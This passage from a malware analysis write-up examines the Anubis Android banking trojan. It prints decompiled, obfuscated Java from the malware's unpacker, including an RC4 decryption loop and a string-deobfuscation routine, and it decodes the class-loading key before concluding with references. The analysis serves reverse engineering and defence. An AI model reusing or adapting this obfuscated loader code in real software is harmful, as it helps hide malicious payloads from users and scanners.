    byte[] bArr2 = (byte[]) sausagebrother('h', 50000, 56, officefamily2, this.DPuZjDpAoSaIkUrJpWkYoRbOxNgTzFcRdLoSqWmMuSdOm, null);
    for (int i2 = 0; i2 < 7; i2++) {
        this.InGruiFxQpdWrErCBJUNUX_440303 = (this.csFiJDosOgoltPWmlFSZxj_936598 - 177542) + (this.NYSlWmZgoeQyAOclaHUiLQ_654897 / 413410);
    }
    YEkSzXcOeBwGpGxMnCbMnIdTeQkWxGcHaWpJnFeEbKs = detectcute(bArr2);
    this.csFiJDosOgoltPWmlFSZxj_936598 = ((this.NYSlWmZgoeQyAOclaHUiLQ_654897 * 2787257) - 1384751) + this.InGruiFxQpdWrErCBJUNUX_440303;
    byte[] bArr3 = new byte[((int) Math.floor((double) bArr.length))];
    this.NYSlWmZgoeQyAOclaHUiLQ_654897 = (this.csFiJDosOgoltPWmlFSZxj_936598 * this.InGruiFxQpdWrErCBJUNUX_440303) - 60;
    int[] iArr = YEkSzXcOeBwGpGxMnCbMnIdTeQkWxGcHaWpJnFeEbKs;
    for (int i3 = 0; ((double) i3) < Math.ceil((double) bArr.length); i3++) {
        for (int i4 = 0; i4 < 9; i4++) {
            this.InGruiFxQpdWrErCBJUNUX_440303 = (this.csFiJDosOgoltPWmlFSZxj_936598 - 87) - (37 / this.NYSlWmZgoeQyAOclaHUiLQ_654897);
        }
        BWtBqWbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu = (BWtBqWbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu + 1) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS;
        for (int i5 = 0; i5 < 11; i5++) {
            this.csFiJDosOgoltPWmlFSZxj_936598 = (1027519808 - this.NYSlWmZgoeQyAOclaHUiLQ_654897) - this.InGruiFxQpdWrErCBJUNUX_440303;
        }
        int i6 = LJjDgOiXgNdHsKtNrUaNpCjYeBbKwAxAdSzTwMi;
        int i7 = BWtBqWbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu;
        LJjDgOiXgNdHsKtNrUaNpCjYeBbKwAxAdSzTwMi = (i6 + iArr[i7]) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS;
        this.InGruiFxQpdWrErCBJUNUX_440303 = (this.NYSlWmZgoeQyAOclaHUiLQ_654897 - this.csFiJDosOgoltPWmlFSZxj_936598) + 7908189;
        leopardtoss(i7, LJjDgOiXgNdHsKtNrUaNpCjYeBbKwAxAdSzTwMi, iArr);
        int i8 = this.InGruiFxQpdWrErCBJUNUX_440303;
        this.csFiJDosOgoltPWmlFSZxj_936598 = ((i8 / this.NYSlWmZgoeQyAOclaHUiLQ_654897) - 8108032) + 6026686;
        int i9 = BWtBqWbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu;
        this.NYSlWmZgoeQyAOclaHUiLQ_654897 = i8 - (this.csFiJDosOgoltPWmlFSZxj_936598 * 501411);
        int i10 = LJjDgOiXgNdHsKtNrUaNpCjYeBbKwAxAdSzTwMi;
        this.csFiJDosOgoltPWmlFSZxj_936598 = ((this.NYSlWmZgoeQyAOclaHUiLQ_654897 / 520) + i8) - 414781;
        int partyasset = partyasset('b', 5222, iArr, i9);
        this.NYSlWmZgoeQyAOclaHUiLQ_654897 = ((this.csFiJDosOgoltPWmlFSZxj_936598 / 90) - 5) + this.InGruiFxQpdWrErCBJUNUX_440303;
        int partyasset2 = partyasset('z', 1544545, iArr, i10);
        this.csFiJDosOgoltPWmlFSZxj_936598 = ((459230 / this.NYSlWmZgoeQyAOclaHUiLQ_654897) - this.InGruiFxQpdWrErCBJUNUX_440303) + 784580;
        int partyasset3 = partyasset('w', 1444, iArr, (partyasset + partyasset2) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS);
        this.NYSlWmZgoeQyAOclaHUiLQ_654897 = ((this.csFiJDosOgoltPWmlFSZxj_936598 * this.InGruiFxQpdWrErCBJUNUX_440303) + 68) - 64;
        bArr3[i3] = snackcoil((new Double((double) partyasset3).intValue() + 0) ^ bArr[i3]);
        this.InGruiFxQpdWrErCBJUNUX_440303 = (16 - this.csFiJDosOgoltPWmlFSZxj_936598) + this.NYSlWmZgoeQyAOclaHUiLQ_654897;
```


```
package pigeon.theme.earth;

import android.content.Context;
import android.content.res.AssetManager;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;
import java.nio.channels.FileChannel;
import org.apache.http.HttpStatus;
import ru.yandex.yap.sysutils.PackageUtils;

public class BTyRtYlOwIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxXjGbIzPlRzPz {
    static int BWtBqWbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu;
    static int LJjDgOiXgNdHsKtNrUaNpCjYeBbKwAxAdSzTwMi;
    static int[] YEkSzXcOeBwGpGxMnCbMnIdTeQkWxGcHaWpJnFeEbKs;
    protected final char AKiZeTiIwMInnhGoYXKFSA_113760 = 's';
    String DPuZjDpAoSaIkUrJpWkYoRbOxNgTzFcRdLoSqWmMuSdOm = decadeswing().toString();
    public long DQjxaEFTMmMAJsbLTqmGiL_178765 = 8541;
    private final byte DUctqBsggCFkPYaKOCEtdz_173244 = 24;
    public int InGruiFxQpdWrErCBJUNUX_440303 = 1332;
    protected int KRlwAOyQFIfrXRFlEfdUGo_157800 = 592;
    private float KTPKBfRWKJIsrXYZwKIBHn_668569 = 26265.0f;
    protected int NYSlWmZgoeQyAOclaHUiLQ_654897 = 623;
    private long NbcOLcsZbjfXdTliJjqPZy_795081 = 45455;
    final int OYzFaUzXrDmXeQzSiUrNpKkIaPpRsLqDt = 3145728;
    private char PpzbntcsGceIhOmFjdsLFp_785605 = 'w';
```

```
static StringBuffer decadeswing() {
    return new StringBuffer(cupboardforest());
}
```

```
public static String cupboardforest() {
    int i = 288;
    for (int i2 = 0; i2 < 7; i2++) {
        i = -4891620;
    }
    byte[] bArr = {43, 14, 36, 24, 0, 32};
    int i3 = 208197083;
    int i4 = (i - 1053800936) + 208197083;
    byte[] bArr2 = new byte[6];
    if (i <= 100) {
        i = ((i4 - 17) + 62) - 208197083;
    }
    byte[] bArr3 = {77};
    int i5 = i4;
    for (int i6 = 0; i6 < 10; i6++) {
        i5 = 208197083 - (i / 7);
    }
    if (208197083 <= i5) {
        i = -1800597581 - i5;
    }
    if (i == i5) {
        i3 = ((i5 - i) - 203499) - 124898;
    }
    for (int i7 = 0; i7 < 5; i7++) {
        i5 = i3 + 55 + i;
    }
    int i8 = 0;
    while (i8 < 6) {
        int i9 = i5 - 911530;
        int i10 = 404978 + i9;
        int i11 = (i10 - i9) + 61;
        bArr2[i8] = (byte) ((((((i10 / i10) - 1) + bArr[i8]) + ((i11 - i9) * 0)) + ((i9 / i9) % 1)) ^ bArr3[i8 % 1]);
        i8++;
        i5 = i11;
    }
    for (int i12 = 0; i12 < 29; i12++) {
    }
    return new String(bArr2);
}
```

```
batuhan in ~ λ python3 rc4.py
fCiUMm
batuhan in ~ λ
```

RC4 KEY FOR LOADED CLASS = fCiUMm



GG !!!

Conclusion

Anubis is a malware that is worth examining in every aspect and is really impressive, this application that harms tens of thousands of android users with thousands of samples around the world, is a source for future android malware. I hope you liked my report, thanks for reading. If you have any question, feel free to ask me on twitter @0x1c3N

References

- https://eybisi.run/Mobile-Malware-Analysis-Tricks-used-in-Anubis/
- https://pentest.blog/n-ways-to-unpack-mobile-malware/
- https://www.trendmicro.com/en_us/research/19/a/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics.html
- https://securityintelligence.com/anubis-strikes-again-mobile-malware-continues-to-plague-users-in-official-app-stores/